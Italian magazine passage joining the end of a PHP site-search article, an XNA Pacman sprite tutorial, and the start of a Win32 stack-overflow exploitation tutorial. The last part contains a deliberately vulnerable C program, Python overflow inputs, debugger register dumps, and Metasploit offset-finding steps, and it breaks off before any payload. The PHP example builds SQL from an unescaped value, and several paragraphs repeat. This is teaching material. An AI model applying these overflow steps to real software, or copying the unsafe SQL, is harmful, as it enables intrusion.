Nella riga 12, si effettua un altro ciclo che va da 0 a count_words, e all'interno di tale ciclo, si effettua una condizione: se la parola numero 'j' è uguale alla parola numero 'k' dell'articolo 'i', allora aumentare count di uno.

Alla fine dei due cicli, se count è superiore a zero (se è minore significa che nell'articolo 'i' non ci sono presenti le parole immesse dall'utente), allora settare come chiave title, dell'array percents, la percentuale dell'articolo 'i'; tutto questo fra le righe 20 e 23.

Infine, la penultima riga (26), ordina in modo decrescente l'array percents, in modo che nel prossimo metodo, vengono stampati gli articoli, da quello con più attinenza a quello con meno attinenza.

PrintResult

```
1. public function PrintResult()
2. {
3.     foreach($this->percents as $this->key => $this->value)
4.     {
5.         $this->query = $this->cmd_mysql->SendQuery ("SELECT * FROM articles WHERE
titolo='{ $this->key}'");
6.
7.         while ($this->result = mysql_fetch_array($this->query))
8.         {
9.             print stripslashes($this->result["testo"]) . "<br /> <hr />";
10.        }
11.    }
12. }
```

Questa parte di codice non la spiego, in quanto non è parte integrante del sistema, ma solo un esempio di come si possono prelevare i dati e stamparli.

Problemi e Consigli

Come ogni cosa, anche questo sistema di ricerca non è sicuro al 100%; vediamo il perché.

Vi ricordate nel secondo ciclo che parte da 0 fino a count_input_user? Bene!

Se un utente malintenzionato mettesse 999 999 999 lettere (ex. "a a a a a..."), cosa succederebbe? Oppure se ci fossero molti articoli? Il sistema di ricerca diventerebbe molto lento.

Ci sono varie soluzioni per risolvere questo problema.

Si potrebbe mettere un limite di parole nell'input. In questa maniera non si avrebbero problemi per l'input, ma rimarrebbe il problema dell'alto numero degli articoli.


Quindi, oltre a controllare l'input, si potrebbe cercare nei meta tag keywords e description, invece che nel testo dell'articolo. Così facendo, la ricerca diventerebbe più veloce, però perderebbe di qualità.

Comunque sia, esistono altre soluzioni; vanno solo pensando! Applicare la fantasia e con un po' di logica, arriverete alla soluzione migliore.


DoMinO

Cliccate su File → Nuovo Progetto

Clicchiamo e creiamo il nostro progetto dal titolo **PrimoProgetto**



Dopo aver creato premiamo F5 e facciamo partire il nostro gioco di base, e ci vedremo apparire una finestra :



Bellissima vero? “insomma” direte voi, beh, lo so che è ancora vuota però tra non molto vedremo come riempirla .

Per prima cosa analizziamo qualcosa in merito al codice, ossia la sua struttura.

XNA alla creazione di un progetto fornisce alcuni file sorgente di base :

-Program.cs
-Game1.cs

Program.cs

Il file contiene semplicemente il metodo main che fa partire il gioco.

Game1.cs

Questo file è il nostro gioco, o per meglio dire la classe che rappresenta il nostro scenario iniziale. Possiamo tranquillamente cambiarle nome e modificarne il codice, e sarà appunto quello che faremo per costruire il nostro gioco.

Cerchiamo ora di capire quale è il flusso del nostro gioco, cosa che potete fare avviando il gioco in modalità debug ed eseguendo un'istruzione alla volta per vedere come si comporta.

Dopo averlo fatto noteremo che il nostro programma funziona nel seguente modo :

la fase di run del nostro gioco, presumendo un solo scenario funziona nel seguente modo :

La prima fase, quella di inizializzazione, serve per caricare le varie risorse necessarie all'interno del gioco, come audio, grafica, e componenti di gioco (per esempio le mappe di gioco, gli oggetti che poi il personaggio potrà utilizzare etc...).

La seconda fase, quella di update, si occupa di aggiornare lo stato del gioco ogni quanto di tempo. In questa parte verranno poi gestiti gli input del gioco, il movimento di un personaggio, lo svolgersi stesso del gioco.

Aprire Visual C# 2008 Express Edition, vi si dovrebbe aprire la seguente finestra :

La terza fase, quella di rendering o draw, si occupa di effettuare il refreshing dell'area di gioco ridisegnando tutto ciò che dovrà essere mostrato a schermo.

Ora cominciamo finalmente a vedere un po' di codice; come prima cosa analizziamo il codice relativo alle 3 fasi precedentemente esposte :

Fase 1 : inizializzazione

```
protected override void Initialize()
{
    base.Initialize();
}

protected override void LoadContent()
{
    spriteBatch = new SpriteBatch(GraphicsDevice);
}
```

questo è il codice che in automatico vi verrà offerto. Il metodo Initialize si occuperà di inizializzare i primi componenti di gioco, inoltre invoca il metodo LoadContent il quale si occuperà in futuro del caricamento dei contenuti di gioco (grafica, audio etc..), ma per il momento si limita a creare un oggetto SpriteBatch.

Fase 2 : update

```
protected override void Update(GameTime gameTime)
{
    base.Update(gameTime);
}
```

il metodo Update è il fulcro dell'aggiornamento del nostro gioco. Questo metodo servirà per gestire le collisioni, i comandi di input, l'elaborazione e l'aggiornamento dello stato dei vari componenti di gioco.

Fase 3 : rendering/draw

```
protected override void Draw(GameTime gameTime)
{
    GraphicsDevice.Clear(Color.CornflowerBlue);

    base.Draw(gameTime);
}
```

il metodo Draw si occupa di ridisegnare la finestra di gioco. Questo metodo è ciò che rende la finestra di quella tonalità di blu, per la precisione, come si può dedurre dal codice, il colore è CornflowerBlue. Il metodo Clear si occupa di pulire e ricolorare la finestra di un colore passato come parametro.

I 3, anzi 4, metodi appena visti fanno tutti parte della classe Game1 che è stata creata, volendo essere precisi, essi sono metodi virtuali che vengono posti in override. La classe in oggetto non ha solamente i metodi, ma viene fornita ulteriormente di 2 campi e altri 2 metodi.

I due campi sono :

```
GraphicsDeviceManager graphics;
SpriteBatch spriteBatch;
```

dove, per dirla in parole semplici, il primo rappresenta il gestione del "dispositivo di output" e il secondo invece è un oggetto che ci consentirà di disegnare sulla nostra finestra.

I due metodi sono invece il costruttore e il metodo Unload. Il primo il cui codice è il seguente

```
public Game1()
{
    graphics = new GraphicsDeviceManager(this);
    Content.RootDirectory = "Content";
}
```

crea un'istanza del GraphicsDeviceManager con la prima istruzione mentre con la seconda imposta il percorso logico da dove caricare le risorse del gioco.

Il secondo, Unload, è un metodo nel quale vanno "scaricate" le risorse del nostro gioco quando terminiamo di utilizzare tali risorse.

Un po' di pratica

Bene, ora che abbiamo fatto una panoramica generale possiamo passare a fare qualche prova. Come cosa preliminare faremo in modo che alla pressione del tasto ESC la finestra di gioco si chiuda.

Procediamo passo passo :

- Dove dobbiamo scrivere il codice?
- Cosa dobbiamo scrivere?

Per rispondere alla prima domanda è sufficiente pensare alle 3 fasi descritte prima, deduciamo quindi che dovremo scrivere le istruzioni nel metodo Update.

Bene, e ora cosa dobbiamo scrivere? Beh, la risposta a questa domanda è decisamente meno deducibile dato che non ne abbiamo ancora parlato, tuttavia qualcosa ci può aiutare. All'interno del metodo Update scritto di default troviamo la seguente riga di codice

```
if (GamePad.GetState(PlayerIndex.One).Buttons.Back == ButtonState.Pressed)
    this.Exit();
```

questa istruzione verifica se il pulsante Back (Button.Back) del gamepad del giocatore uno (GamePad.GetState(PlayerIndex.One)) è premuto (ButtonState.Pressed) e in caso positivo termina l'applicazione (this.Exit()).

Ovviamente lo stesso principio varrà per la tastiera, cambieranno solamente i protagonisti del nostro if. La tastiera in inglese è Keyboard quindi la classe al posto di GamePad sarà probabilmente qualcosa di simile a Keyboard ed infatti premendo il tasto K il nostro carissimo IntelliSense farà comparire :

Oh guarda, una classe Keyboard, proprio quello che ci serviva. Ora probabilmente ci sarà un metodo statico simile a GetState ed infatti si chiama proprio così.

```
Keyboard.GetState(PlayerIndex.One)
```

a questo punto abbiamo lo stato della Keyboard del giocatore 1.

A noi interessa verificare lo stato del tasto Esc, useremo quindi il metodo IsKeyDown(Key) che ritorna **true** se il tasto passato come parametro è premuto. Il tasto che ci interessa è Keys.Escape e quindi scriveremo :

```
Keyboard.GetState(PlayerIndex.One).IsKeyDown(Keys.Escape)
```

Dunque per fare in modo di uscire dal gioco dobbiamo fare :

```
if (Keyboard.GetState(PlayerIndex.One).IsKeyDown(Keys.Escape))
    this.Exit();
```

Aggiungiamo un po' di grafica

Ora che abbiamo visto anche un semplice esempio di come interagire con il gioco, proviamo ad aggiungere un po' di grafica.

Procediamo ancora una volta passo passo :

- Cosa ci serve?
- Come lo facciamo?

La prima cosa, ovvia, che ci serve è una risorsa grafica, facciamo una semplice immagine come la seguente :



(256 x 256)

Lo riconoscete? Potremmo definirlo un compagno di vecchi tempi, l'immortale Pacman .

Nel nostro caso l'immagine si chiamerà Pacman.png (consiglio questo formato in virtù delle sue proprietà di trasparenza).

Ci manca altro? Beh, in effetti è bene presentare anche le classi che andremo ad utilizzare per disegnare la nostra immagine.

La prima di queste è Texture2D, una classe che rappresenta un oggetto texture che potremo poi disegnare sulla nostra finestra .

Ora, come lo facciamo? Beh, per prima cosa dobbiamo aggiungere una risorsa al nostro progetto quindi :

Finestra Esplora Soluzioni → Content (tasto destro) → Aggiungi → Elemento esistente

fatto questo scegliete la risorsa, in questo caso l'immagine, e aggiungetela; vi dovrebbe risultare qualcosa di simile :

Ora osserviamo la finestra Proprietà della mia risorsa

Asset Name : è il nome con il quale la risorsa viene referenziata in fase di run-time, una sorta di nome logico. In questo caso è Pacman. E' una proprietà molto importante e presto vedrete perchè.

Passiamo ora a scrivere il codice necessario caricare la nostra immagine in un oggetto Texture2D, per prima cosa il metodo da utilizzare sarà LoadContent.

```
Texture2D spritePacman;
protected override void LoadContent()
{
    spriteBatch = new SpriteBatch(GraphicsDevice);
    spritePacman = Content.Load<Texture2D>("Pacman");
}
```

Il metodo Load<T> serve per caricare una risorsa. Il tipo T è il tipo di risorsa da caricare, nel nostro caso Texture2D, mentre il parametro è la proprietà Asset Name della risorsa da caricare, nel nostro caso "Pacman".

Dopo aver caricato la risorsa in memoria possiamo passare alla fase di disegno, andiamo quindi al metodo Draw della classe Game1.

```
protected override void Draw(GameTime gameTime)
{
    GraphicsDevice.Clear(Color.CornflowerBlue);

    base.Draw(gameTime);
}
```

Nel mezzo delle 2 istruzioni presenti dovremo inserire il nostro codice di disegno.

Per prima cosa bisogna invocare il metodo Begin dell'oggetto spriteBatch :

```
spriteBatch.Begin();
```

il metodo Begin prepara il dispositivo grafico, associato all'oggetto spriteBatch, ad essere utilizzato, in sostanza gli dice "preparati che ti dirò cosa devi mostrare".

Ora siamo pronti per disegnare.

Il metodo da utilizzare appartiene alla classe SpriteBatch e si chiama Draw

```
void SpriteBatch.Draw(Texture2D, Rectangle, Color)
```

Il primo parametro è la texture da mostrare, il secondo rappresenta l'area della texture, l'ultimo l'alterazione del colore (per non alterare il colore si usa Color.White).

```
spriteBatch.Draw(spritePacman, new Rectangle(0, 0, spritePacman.Width,
    spritePacman.Height), Color.White);
```

l'istruzione disegna il nostro Pacman a video, e ora non ci rimane che chiudere il dispositivo grafico dicendogli "ho finito, non devi disegnare altro per ora".

```
spriteBatch.End();
```


Alla fine il nostro metodo Draw sarà :

```
protected override void Draw(GameTime gameTime)
{
    GraphicsDevice.Clear(Color.CornflowerBlue);

    spriteBatch.Begin();
    spriteBatch.Draw(spritePacman, new Rectangle(0, 0, spritePacman.Width,
    spritePacman.Height), Color.White);
    spriteBatch.End();

    base.Draw(gameTime);
}
```

Funzionerà? Beh, non ci resta che provare



Ed ecco il nostro pacman che compare allegramente sulla nostra finestra.

Un po' di teoria sulle immagini

Le immagini in XNA hanno l'origine, ossia la coordinata (0,0) in alto a sinistra quindi, con un'immagine come Pacman grande 256x256 avremo :

Ed ecco il nostro pacman che compare allegramente sulla nostra finestra.

Un po' di teoria sulle immagini

Le immagini in XNA hanno l'origine, ossia la coordinata (0,0) in alto a sinistra quindi, con un immagine come pacman grande 256x256 avremo :



(256 x 256)

Il principio di disegno applicato è quello di inscrivere l'immagine in un'area rettangolare, effettuando anche eventuali stretch (ridimensionamenti) dell'immagine .

Nel metodo Draw, quando viene creato l'oggetto rectangle

```
new Rectangle(0, 0, spritePacman.Width, spritePacman.Height)
```


viene inscritta l'immagine in questo rettangolo, che essendo della stessa dimensione della texture non effettua alcun ridimensionamento.

Se per esempio dovessimo scrivere :


```
new Rectangle(0, 0, spritePacman.Width * 2, spritePacman.Height)
```

la differenza sarebbe la seguente :

Prima



Dopo



Se ora volessimo spostarla al centro dello schermo, quindi cambiare la posizione dell'immagine, dovremmo fare :

```
protected override void Draw(GameTime gameTime)
{
    GraphicsDevice.Clear(Color.CornflowerBlue);

    spriteBatch.Begin();
    spriteBatch.Draw(spritePacman,
        new Rectangle((this.window.ClientBounds.Width / 2) -
(spritePacman.Width/2),
        (this.window.ClientBounds.Height / 2) - (spritePacman.Height / 2),
        spritePacman.Width, spritePacman.Height), Color.White);
    spriteBatch.End();

    base.Draw(gameTime);
}
```

E il risultato sarà :



come si può notare pacman è ora al centro dello schermo.


Analizziamo un'ultima questione, gli errori

Cosa potrebbe andare storto?

Cosa succede se non invochiamo `Begin()` prima di invocare `Draw()`?

Succede che il dispositivo non è pronto e quindi non è possibile disegnare e viene lanciata un'eccezione.

Cosa succede se non invochiamo `End()` dopo `Begin()`?



Succede che il dispositivo effettua un'invocazione di `Begin()`, disegna e fin qui tutto bene, tuttavia alla seconda invocazione di `Begin()` viene scatenata l'eccezione, dato che non è possibile "usare" il dispositivo se prima non è stato ripristinato.

Conclusioni

Con le possibili cause di errore in fase di disegno si conclude il primo articolo sulla programmazione in XNA.

Andrea.bertin

Win32 Stack Overflow Exploiting

Il ritorno di calc.exe

Ormai sul buffer overflow sotto linux se ne è parlato fin troppo, perché non vediamo come windows cede sotto questo terribile attacco?

Prerequisiti:

Conoscenza dell'assembly
Conoscenza del C
Ollydbg
Metasploit

Cominciamo.

Come tutti noi sappiamo, in C per dichiarare delle stringhe, si deve prima dichiarare quanti byte ci vogliono per quella stringa.
Ma.. perché?

Semplicemente perché bisogna "assegnare" una determinata parte di memoria a quella variabile, oltre il quale non si può (potrebbe) andare.

Teniamo a mente questo:

Il registro ESP punta all'inizio dello stack (stack pointer)
Il registro EBP punta alla fine dello stack (base pointer)
Il registro EIP punta alla prossima istruzione da eseguire.

Quando viene richiamata una funzione si crea uno "Stack Frame", quindi vengono eseguite queste azioni:

Si "pushano" le variabili locali, cioè i valori che in realtà sono dietro alle locazioni di memoria.
Si pusha EIP, cosicchè dopo si possa tornare dove ci si era fermati
Si pusha EBP
Si pushano i puntatori alle variabili.

Quindi se si ha questo codice:

```
int main(int argc, char **argv) {  
    char buffer[10];  
  
    strcpy(buffer, argv[1]);  
  
}
```

Al momento della chiamata di strcpy si avrà questo nello stack:

```
argv[1]
-----
buffer[10]
-----
EBP
-----
EIP
-----
Ptr argv[1]
-----
Ptr buffer
```

Quindi scrivendo dei byte maggiori di 10 si andrà a sovrascrivere quello che c'è intorno (quindi prima EBP, poi EIP)


Quindi andiamo a compilare questo codice:

```
#include <stdio.h>
#include <string.h>

int main() {
    char buf[20], name[20];
    FILE *fp;
    int size;
    scanf("%s", name);
    fp = fopen(name, "r");

    if (!fp) {
        printf("Impossibile aprire il file");
        return 0;
    }
    fseek(fp, 0, SEEK_END);
    size = ftell(fp);
    fseek(fp, 0, SEEK_SET);
    fgets(buf, size+1, fp);
    printf("%s\n", buf);
    getchar();
    return 0;
}
```

Questo source legge un file passatogli e lo infila tutto in un buffer di 20 byte.




The screenshot shows a Windows command prompt window titled "C:\WINDOWS\system32\cmd.exe". The command prompt displays the following text:

```
C:\Documents and Settings\Sandro\Desktop\Exploit\vuln>vuln
crash.txt
aaa
C:\Documents and Settings\Sandro\Desktop\Exploit\vuln>
```

The window has a standard Windows title bar with minimize, maximize, and close buttons. The command prompt is running in a black window with white text.

Scriviamo qualche riga in python...

chiamiamolo `crash.py` ed eseguiamolo:



Bello!!! Ma cosa abbiamo fatto? Scopriamolo:

Apriamo olly, apriamo vuln e attacchiamo olly al processo di vuln. Facciamo la stessa cosa di prima e esaminiamo i registri dopo l'errore.

```

EAX 00000000
ECX 77C2FC80 OFFSET msvcrt._iob
EDX 77C31B60 msvcrt.77C31B60
EBX 00004000
ESP 0022FF80 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 00000000
EDI 00000010
EIP 41414141

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010296 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty -??? FFFF 7C922D80 7C91E920
ST1 empty -UNORM B381 7C91D80A 7C926206
ST2 empty +UNORM 0024 0013F54C 00000017
ST3 empty -UNORM B3D1 00159750 00000001
ST4 empty +UNORM 0003 00000000 05030002
ST5 empty 0.0
ST6 empty -2.6615935586753879640e+4135
ST7 empty -2.7908831278029336570e+4141

FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 037F Prec NEAR,64 Mask 1 1 1 1 1 1

```

Ma guarda un po'! EBP ed EIP sono stati sovrascritti ;-)) non ho detto cavolate.

Ok, noi sappiamo cosa fa' EIP: segna la prossima istruzione da eseguire... e se noi provassimo a dargli in pasto qualcosa di commestibile, come un indirizzo dove c'è un bel listato asm, cosa succederebbe? Si eseguirebbe!!!

Ok, noi abbiamo sovrascritto EIP ed EBP con ben 100 A, ma ci serve sapere quante "A" servono per sovrascriverli esattamente

Qui ci torna utile un tool di metasploit. Quindi scarichiamolo, diamo "cd tools [INVIO] ls".

Il tool utilissimo è il set pattern_create.rb - pattern_offset.rb

Serve solo inserire quanti dati bisogna scrivere per sovrascrivere sicuramente EIP su pattern_create, poi su pattern_offset bisogna inserire il valore di EIP e lui ci indicherà la retta via xD.

Quindi su metasploit:

```

bash
+ -- ==[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- ==[ 486 exploits - 225 auxiliary
+ -- ==[ 192 payloads - 23 encoders - 8 nops
+ -- ==[ svn r8014 updated 72 days ago (2009.12.28)

Warning: This copy of the Metasploit Framework was last updated 72 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://dev.metasploit.com/redmine/projects/framework/wiki/Updating

msf > cd tools
msf > ls
[*] exec: ls

convert_31.rb
exe2vba.rb
exe2vbs.rb
find_badchars.rb
half_lm_second.rb
import_webScarab.rb
lm2ntcrack.rb
memdump
module_author.rb
module_license.rb
module_ports.rb
module_reference.rb
msf_inb_shell.rb
msfproxy.rb
nasm_shell.rb
pattern_create.rb
pattern_offset.rb
msf > ruby pattern_create.rb 100
[*] exec: ruby pattern_create.rb 100

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
msf >

```

Modifichiamo crash.py:

```

crash = file("crash.txt","w")
data = "quello che vi è uscito fuori da pattern_create"
crash.write(data)
crash.close()

```

Eseguiamolo, e facciamo ricrashare vuln...

```

Registers (FPU)
EAX 00000000
ECX 77C2FC80 OFFSET msvcrt._iob
EDX 77C31B60 msvcrt.77C31B60
EBX 00004000
ESP 0022FF80 ASCII "Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad"
EBP 62413362
ESI 00000000
EDI 00000010
EIP 95624134
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0
0 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010296 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty +UNORM 0043 7C920222 00150000
ST1 empty -UNORM B381 7C91D80A 00150000
ST2 empty +UNORM 0024 0013F54C 00000017
ST3 empty -UNORM B3D1 00159750 00000001
ST4 empty +UNORM 0003 00000000 05030002
ST5 empty 0.0
ST6 empty -??? FFFF 7C922D80 0013F908
ST7 empty +UNORM 0605 00000001 7C925F2A
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 037F Prec NEAR,64 Mask 1 1 1 1 1 1

```


Sul mio computer EIP contiene 0x35624134 quindi:

```

bash
Warning: This copy of the Metasploit Framework was last updated 72 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://dev.metasploit.com/redmine/projects/framework/wiki/Updating

msf > cd tools
msf > ls
[*] exec: ls

convert_31.rb
exe2vba.rb
exe2vbs.rb
find_badchars.rb
half1m_second.rb
import_webScarab.rb
lm2ntcrack.rb
memdump
module_author.rb
module_license.rb
module_ports.rb
module_reference.rb
msf_inb_shell.rb
msfproxy.rb
nasm_shell.rb
pattern_create.rb
pattern_offset.rb
msf > ruby pattern_offset.rb
[*] exec: ruby pattern_offset.rb

Usage: pattern_offset.rb <search item> <length of buffer>
Default length of buffer if none is inserted: 8192
This buffer is generated by pattern_create() in the Rex library automatically
msf > ruby pattern_offset.rb 0x35624134 100
[*] exec: ruby pattern_offset.rb 0x35624134 100

44
msf >

```

E' stato decretato: 44 byte per sovrascrivere EBP + 4 byte per EIP, quindi in totale 48 byte... facciamo la prova:

```

crash = file("crash.txt","w")
data = "A"*44
eip = "BBBB"
crash.write(data+eip)
crash.close()

```

```

Registers (FPU)
EAX 00000000
ECX 77C2FC80 OFFSET msvcrt._iob
